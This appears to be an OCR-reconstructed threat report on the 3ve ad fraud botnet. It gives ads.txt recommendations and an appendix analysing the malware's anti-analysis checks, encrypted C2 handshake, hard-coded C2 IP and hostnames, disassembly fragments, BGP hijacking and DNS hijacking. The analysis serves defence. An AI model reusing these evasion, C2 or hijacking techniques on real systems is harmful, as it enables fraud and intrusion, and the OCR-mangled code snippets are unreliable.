
Whenever a major ad fraud operation like this is uncovered, it serves as a wake-up call to those involved in digital advertising. Not only is it necessary to reinforce traditional guards against ad fraud, but three critical tactics need to be adopted to account for the rapidly evolving capabilities of automated threats like 3ve.

1. **Create and adopt industry standards like ads.txt** — The industry is working on new tools to protect itself from ad fraud. Ads.txt was created by the IAB Tech Lab to help prevent domain spoofing by allowing publishers to create public files of "Authorized Digital Sellers." These files make it easy to see which parties are authorized to sell that publisher's ad inventory. Adoption of ads.txt has been very strong: to date over 500,000 domains have published ads.txt files. As more sell- and buy-side platforms continue to roll out their enforcement and advertisers opt to only buy inventory from domains with ads.txt files, the potential for fraudsters to profit from selling counterfeit inventory will be minimized.

2. **Be mindful and proactive about ad fraud** — There are a number of heuristics that advertisers can use to ensure that whatever ad fraud solution they have in place is working. One good rule of thumb: if it seems too good to be true, it probably is. That means if you start implementing an anti-fraud solution that decreases your fraud rate, but doesn't cause your CTR to drop with it, it's likely that your solution isn't quite working correctly. Similarly, your ad fraud rate should be changing over time, as there is inherent variability in traffic volumes.

3. **Use a layered methodology for fighting ad fraud** — Much of our experience with 3ve demonstrates just how good bots have become at imitating human users. Advertisers and publishers should therefore take a layered approach to bot traffic and ad fraud detection, using both in-house defenses and third-party verification to look for all the indicators of bot-controlled computers.

To give a concrete example of the value of industry collaboration, consider the ads.txt status for 3ve's traffic. As shown in the graph below, more than 80% of the incoming ad bid requests that 3ve generated in early 2018 were unauthorized ('unauthorized' in this context means that the bid requests were offered for sale by sellers that were not listed as authorized sellers in a domain's ads.txt file) . If all ad tech companies and advertisers enforced ads.txt and stopped buying or selling unauthorized inventory, over 80% of all 3ve inventory would be completely blocked across the entire industry..



ads.txt status for recent 3ve traffic

3ve's takedown represents two important milestones for the digital advertising industry: First, it demonstrates the power of industry collaboration in confronting sophisticated ad fraud operations. Second, that law enforcement action sends a clear message that committing ad fraud can have significant consequences, which is likely to discourage would-be cybercriminals.

Curtailing ad fraud is not only good for the digital advertising ecosystem, but also the billions of people who rely on the Internet to be a safe place where they can access services and information that add value to their lives. We believe that both the intelligence we've gained from 3ve, and subsequent law enforcement action, should make it riskier and harder for similar operations to profit in the future.

Appendix

We've included the sections below to expand on the details and context provided for 3ve's three sub-operations in the main body of this document.

3ve.1

The first of 3ve's three ad fraud sub-operations, 3ve.1, was a hybrid operation, and was itself composed of three main layers: an army of bots in multiple European data centers, a layer of exit nodes (the IP addresses that the ad requests appear to originate from) comprised of malware-infected user computers or stolen corporate IP space, and a command and control (C2) layer that directed the malware and ad fraud bots on every transaction. This sub-operation was primarily focused on video fraud, selling counterfeit video inventory to advertisers on counterfeited domains.

This layered architecture allowed the operators to keep their bot software isolated, proxying all activity through both infected user computers and through IP space stolen from corporations via Border Gateway Protocol (BGP) hijacks. Acquiring IP addresses this way is significant because it constitutes a particularly blatant form of fraud, used to corrupt large groups of IPs by interfering directly with an exterior routing protocol. If one of these stolen IP addresses was detected as the source of fraudulent activity, it was easily burned and recycled, while the same bots continued running in the data centers behind it. The operation's ability to continuously find new IPs through which to proxy gave it a layer of protection and isolation, avoiding any "single point of failure" that could allow us to easily eradicate it.

The ad fraud bot operation was comprised of Miuref/Boaxxe infected-computers. This bot farm largely relied on Chrome and Internet Explorer. While the number of IPs hijacked from corporations ranged from 200,000 to 500,000 at any given time, the malware infection footprint appears to have remained at less than 5,000 infections across the globe.

Operating as a proxy in user's PCs


Whenever the 3ve.1 binary was executed, it would start collecting specific information about the PC on which it was running. Among other things, the binary would read the Computer Name, Volume Serial Number, Machine GUID, the full path of the running process (in this case, c:\test\eve.exe), and time zone. Then, it would build a hash table of known programs that are typically used by analysts. Finally, it used the typical `CreateToolhelp32Snapshot/Process32NextW` to enumerate all running processes and cross-reference them with the hash table.

3ve.1's binary did the same thing with device drivers, checking for the presence of VMs, remote access software (LogMeIn), CD-ROM type, etc. If anything went wrong, it would sleep forever without executing any fraud-like requests. While running all these checks, it would also copy itself to other locations and drop a new binary file into `C:\Users\...\AppData\Local\VirtualStore\lsass.aaa`.

All this information would be appended to a big string, which was RSA-encrypted (with a hard-coded key) and sent to the server. To be clear, the first message included both the user info and the RC4 key, and was encrypted with an RSA public key. If the C2 confirmed that it was safe to start executing commands, the following messages would be quickly encrypted with RC4 using the previously generated RC4 key.

```
pn:C:\Test\eve.exe
un:davidcopperfield
cn:DESKTOP-1Z8V3O1
cpu:1,1,Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz
sk: uwomanrx (RC4 Key used for future communication)
```

Message sent and encrypted for 3ve.1 to start executing commands.



Before encryption

```
↓ FRO -------
ƒÑ]8Γ          ☻    ☻́☻́
u:xxxxxxxxx64a7
22054c8c2888ef93
bb◙o:6.2.9200◙b:
64◙a:0◙c:1◙v:100
◙s:0◙r:1◙1:2000◙
d:12◙n:5◙cp:10◙c
r:f0546e28◙bt:1d
225ec.f1c7fa10◙p
n:C:\Test\eve.ex
e◙un:mXXXXXacocn
:DESKTOP-1XXXX01
◙cpu:1,1,Intel(R
) Core (TM) i7-66
00U   CPU   @2.60GH
z◙½½½½½½½½½
```

After encryption and encoding


```
↓ FRO -------
NEp93E3ShqSVbIkH
%2bgCQtnG8K48bJw
K0gQTlgf2Gm6VuqN
5OEk44MqJ5LFuxks
6mirocIQphD998Vp
WHu8HW1C53yM2O1O
oRmwt36Gi7hqZe3Y
FbIvuXJWorsWoyF%
2fuUus7DcnJNasY1
Skv8BnBufphvW1cO
OKv8mWdVLGY6Q0z7
3fhWzi44rKyJIdxd
dakdAhiWU%2bvEmj
eryzYLVOLiJA03%2
fkJGN51GvBDTrn04
MYnpx4rxLpXkw9nb
```

3ve.1 messages before and after encryption and encoding.

Network communication

3ve.1 used three different sets of APIs to communicate with its C2 servers. The first request was done by instantiating an Internet.Explorer COM Application and using its Navigate2 method to generate a GET request to **`http://185.118.67.195`** (the IP was hard-coded and encrypted inside the binary).

Instantiates Internet.Explorer.Application and Navigates




```
; CODE XREF: Create_InternetExplorer_COM=15↑j
push    edi               ; pvReserved
call    ds:CoInitialize
lea     eax, [edp+ppv]
push    eax               ; ppv
push    offset riid       ; riid
push    4                 ; dwC1sContext
push    edi               ; pUnkOuter
push    offest rclsid_Internet_Explorer ; rclsid
call    ds:CoCreateInstance
        [...]
call    dword ptr [ecx+OD Oh] ; iexplore.Navigate2
mov     esi, ds:GetTickCount
call    esi ; GeTickCount
mov     [edp+psz], eax
```

CoCreateInstance that instantiated the Internet.Explorer CLSID and spawn a windowless iexplore.exe process.

The above CoCreateInstance would instantiate the **`Internet.Explorer`** CLSID **`{0002DF01-0000-0000-C000-000000000046}`**, spawning a windowless **`iexplore.exe`** process, then would use its Navigate2 method to send the encrypted PC data to their C2 server.

We were able to easily pinpoint the instantiated COM by searching the CLSID in the registry. The search returned quickly, showing us that it belonged to Internet Explorer.

Internet.Explorer.Application Registry Key



Computer\HKEY_CLASSES_ROOT\CLSID\{0002DF01-0000-0000-C000-000000

{0002DF01-0000-0000-C000-000000000046}

LocalServer32

Value name:

(Default)

Value data:

"%ProgramFiles%\Internet Explorer\iexplore.exe"

Instantiated COM registry location within Internet Explorer

Right after the Navigate2, 3ve.1 used the Wininet API [InternetConnectA / HttpSendRequestA] to do the same request from its own process. However, at this stage, it would set different flags using the InternetSetOptionA — this was probably a measure used to bypass the local proxy. All these wininet calls were not visible in the PE import table because they were loaded at runtime via kernel32.dll LoadLibrary/GetProcAddress.

The communication from this point on would be channeled exclusively through the low-level Windows Sockets 2 API. This both gave 3ve.1's operators more control and bypassed the local proxy.

3ve.1 C2 handshake

The binary had several hard-coded (but encrypted) hostnames inside. For example, there was an array of servers named `[d].winsrw.com` where the first digit would change from 1 to 5. Once the malware was sure it had Internet access (by sending a couple of requests to microsoft.com), it would get the IPs of those servers using the gethostbyname function. Finally, it would connect to them using the Windows socket API.

Then, 3ve.1 would send the same user/PC information to one of the `winsrw.com` servers, expecting to receive an "OK." But the server is pretty selective, and checks several things before accepting: for example, Windows language/locale information should be English, and the IP must be in the US range.

The pseudocode below describes better how this works — just keep in mind that both the request and response are always encrypted.

```
Client (Malware)

        Socket->Connect(Get_IP(2.winsrw.com))
        Repeat Every 30”
                Socket->Send(PC_INFO)
                If (Response == “OK”)
                        Start_Ad_Fraud (and stop checking every 30”)

Server (C2 from *.winsrw.com)

        If (PC_INFO == REAL_PC AND IP_LOCATION == US)
                Response->”OK”
                Response->MORE_COMMANDS
        Else
                NO_REPLY
```


Pseudocode describing 3ve.1's C2 handshake

As described above, the C2 replies back an OK if the user information matches what they consider a valid PC and if the IP is in the US.

BGP hijacking

The Internet is composed of many independent networks (referred to as "Autonomous Systems," or ASs, each assigned a unique identifier called an ASN), all tied together via something called "Border Gateway Protocol" or (BGP). Through BGP, these networks are able to build a globally shared "routing table" that allows them to easily determine how any one IP address can connect to any other. The problem is that BGP was designed during a more innocent time for the Internet, when it was small and everybody trusted each other. While some improvements to security have been made over the years, it still primarily relies on trust — and the implied threat of being cut off if one misbehaves. But people who attempt to game this system won't be cut off if no one notices or cares about their misconduct, and there are still a lot of unused and forgotten IP addresses out there that criminals might use to mask unscrupulous activity. This presents an opportunity for bad actors to do something known as "BGP hijacking." One group of such actors came to our attention in early 2017.

The BGP hijacking operation used by 3ve had been set up long before we started seeing it used for fraud on a non-trivial scale. Historical routing data shows the core AS "ALPHA" used in the beginning of the operation came online in 2013, while the low-volume, low-sophistication bot activity White Ops has seen only dates back to 2015. The routing setup was simple: just the core ALPHA AS and a few directly attached networks, connected via a single transit provider. We are uncertain whether the IP space they were using was legitimately obtained or not, but the goal of phase 1 seems to have been to establish some history for ALPHA before it started doing shady things.




Initial 3ve.1 BGP hijacking operation structure


In early March of 2017, ALPHA began to abuse its position of trust within BGP. They chose defunct ASs that had been inactive for quite some time and set them up behind their own AS. IP addresses were required to make this useful, so they found some IP networks that weren't being used and began advertising them from the defunct (now zombie) ASs.

ALPHA was very careful about which entities it decided to impersonate — many still had functional (though badly out of date) websites. In many cases, ALPHA chose ASs formerly used by Internet service or hosting providers, along with IPs used by companies that were from the same geographic region.

The next stage of evolution came in late August. AS BRAVO came online (also in Eastern Europe), which had several transit providers, including the one serving AS ALPHA, connecting it to the Internet. This made it more resilient in case any of its transit providers were to bring down the hammer on its illegal activities. AS BRAVO used an even more complicated network setup — it had several defunct ASs attached to it, each of which in turn had several more defunct ASs attached through which to actually route IP addresses. This configuration made it look more like a legitimate network, and also increased the rate of "churn" of ASs and IPs so that it could respond to blocks faster. Use of AS ALPHA was slowly phased out as AS BRAVO ramped up.



3ve.1 BGP hijacked IPs in current vs. ever in use



Later stage structure of 3ve.1's BGP hijacking operation

Apparently frustrated by blocking, they began using a new technique, just in time for the end of 2017. Instead of relying only on defunct ASs, they started impersonating live, legitimately used ones as well. This works because it is perfectly fine for the same AS to have multiple "points of presence" on the Internet as long as it's only advertising routing for some of its IP addresses at each point. With this change, attempting to identify defunct ASs and block all their IPs would result in collateral blocking. Further, phantom connections to well known transit providers were spoofed to further muddy the waters for automated analysis. They even appeared to be providing transit to some legitimate networks. Despite all the obfuscation, automated identification of this activity is still possible.

3ve.2

3ve.2 used malvertising and social engineering to infect approximately 700,000 Windows computers at any given time — a truly significant reach for any cybercriminal operation. The actual infection chain has been documented in detail by Kafeine and other Proofpoint staff. It is using social engineering to lure victims into downloading and executing fake Chrome, Firefox, or Flash updates. The 3ve sub-operation removed the need for data center-based browser farms, instead embedding the entire ad fraud component into malware executed by its victims' infected computers. This approach greatly simplified the botnet's data center operation by pushing complexity into the malware. 3ve.2 is responsible for the majority of 3ve's total outbound network traffic.

Counterfeit websites


3ve.2's main component was its browsing module, which was responsible for browsing counterfeit websites and subsequently executing the ad fraud activity. These sites, hosted on servers in data centers, are templated sites that mainly contain an ad space and its supporting ad libraries along with some scraped content from legitimate websites. To execute the ad fraud, 3ve.2 instructed its browser-bot army to visit these counterfeit sites, loading them in programmatically-driven browsers to generate artificial ad impressions. The ad fraud component was based on the Chrome Embedded Framework (CEF), which the botnet's authors heavily customized to better mimic a typical Chrome instance. 3ve.2 hijacked domain name resolution (DNS) requests originating from the CEF, instructing the bot on the victim's machine to visit 3ve-controlled counterfeit websites instead of the original domains. Hijacking DNS resolution for the CEF process keeps 3ve's victims unaware of the malware on their computers. Since the DNS hijacking was isolated to the CEF requests the user's regular browsing activity remained unaffected.

We were able to identify three different sources of counterfeit websites (referenced as templates) that 3ve.2 visited. We believe 3ve.2 was able to monetize capacity by counterfeiting benign websites. Below are screenshots and JavaScript code snippets used to render the ads on each of those templates.


3ve.2 Template A

The top screenshot below shows an anonymized example of an original website while the bottom screenshot is the counterfeit equivalent for the same domain. The counterfeit page only includes a video ad and a few links below it.

Original website



